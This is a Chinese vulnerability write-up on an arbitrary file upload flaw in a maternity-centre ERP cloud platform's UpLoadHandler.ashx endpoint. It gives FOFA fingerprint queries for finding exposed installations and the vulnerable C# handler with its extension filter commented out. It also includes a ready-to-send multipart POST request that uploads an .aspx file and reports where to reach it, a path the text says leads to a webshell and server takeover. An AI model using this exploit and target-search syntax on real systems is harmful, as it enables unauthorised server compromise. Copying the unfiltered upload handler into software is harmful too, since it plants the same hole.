漏洞简介
月子会所ERP管理云平台是由武汉金同方科技有限公司研发团队结合行业月子中心相关企业需求开发的一套综合性管理软件。月子会所ERP管理云平台的 Page/BasicInfo/ashx/UpLoadHandler.ashx 接口存在文件上传漏洞,攻击者可利用该漏洞上传webshell获取服务器权限。
fofa语法
body="月子护理ERP管理平台" || body="妈妈宝盒客户端.rar" || body="Page/Login/Login3.aspx" || app="妈妈宝盒-ERP"
漏洞分析
UpLoadHandler 的业务逻辑实现如下
public class UpLoadHandler : IHttpHandler
{

    public void ProcessRequest(HttpContext context)
    {
        context.Response.ContentType = "text/plain";
        HttpFileCollection flist = context.Request.Files;
        string UploadfileURLList = "";
        if (context.Request.Files.Count > 0)
        {
            for (int i = 0; i < context.Request.Files.Count; i++)
            {
                HttpPostedFile mypost = flist[i];
                //if (mypost.ContentLength > 0)
                //{

                string picneme = mypost.FileName;
                string tuozhanming = picneme.Substring(picneme.LastIndexOf(".")).ToLower();     //拓展名
                                                                                                //if (tuozhanming == ".xlsx" || tuozhanming == ".docx" || tuozhanming == ".doc" || tuozhanming == ".xls")
                                                                                                //{
                string newname = GetNewName(tuozhanming);
                UploadfileURLList += newname + "|";
                string uploadUrl = ConfigurationManager.AppSettings["UPLOAD_CONTACT_URL"];
                var uploadFileName = HttpContext.Current.Server.MapPath("../" + uploadUrl);
                if (!Directory.Exists(uploadFileName))
                {
                    Directory.CreateDirectory(uploadFileName);
                }
                mypost.SaveAs(context.Server.MapPath("../" + uploadUrl + newname));
                //mypost.SaveAs(context.Server.MapPath("../../../UploadfileURL/" + newname));
                System.Threading.Thread.Sleep(100);
                //}
                //}

            }
            UploadfileURLList = UploadfileURLList.Substring(0, UploadfileURLList.Length - 1);
        }
        context.Response.Write(UploadfileURLList);
    }

    public string GetNewName(string name)
    {
        string time = DateTime.Now.ToString("yy-MM-dd");
        string newname = time.Replace("-", "").Replace(" ", "").Replace(":", "").Replace("年", "").Replace("月", "").Replace("日", "").Replace("/", "");
        return newname + new Random().Next(0000000, 9999999) + name;
    }
上传路径由配置文件里的 UPLOAD_CONTACT_URL 决定,而它默认配置为 UploadBaseFolder/Contact/ ,朴实无华的上传+常规的重命名等处理,并无特殊后缀过滤,且会回显保存的文件名,造成任意文件上传漏洞。
漏洞复现
POST /Page/BasicInfo/ashx/UpLoadHandler.ashx HTTP/1.1
Host: mamabaohe.mrxn.net
Content-Type: multipart/form-data; boundary=--WebKitFormBoundaryWPL35TV23dfr1cNr

--WebKitFormBoundaryWPL35TV23dfr1cNr
Content-Disposition: form-data; name="file"; filename="t.aspx"

<%@Page Language="C#"%><%Response.Write(DateTime.Now.ToString());System.IO.File.Delete(Server.MapPath(Request.Url.AbsolutePath));%>
--WebKitFormBoundaryWPL35TV23dfr1cNr--
成功上传测试POC并回显文件名,因此上传后的文件访问路径: UploadBaseFolder/Contact/回显文件名


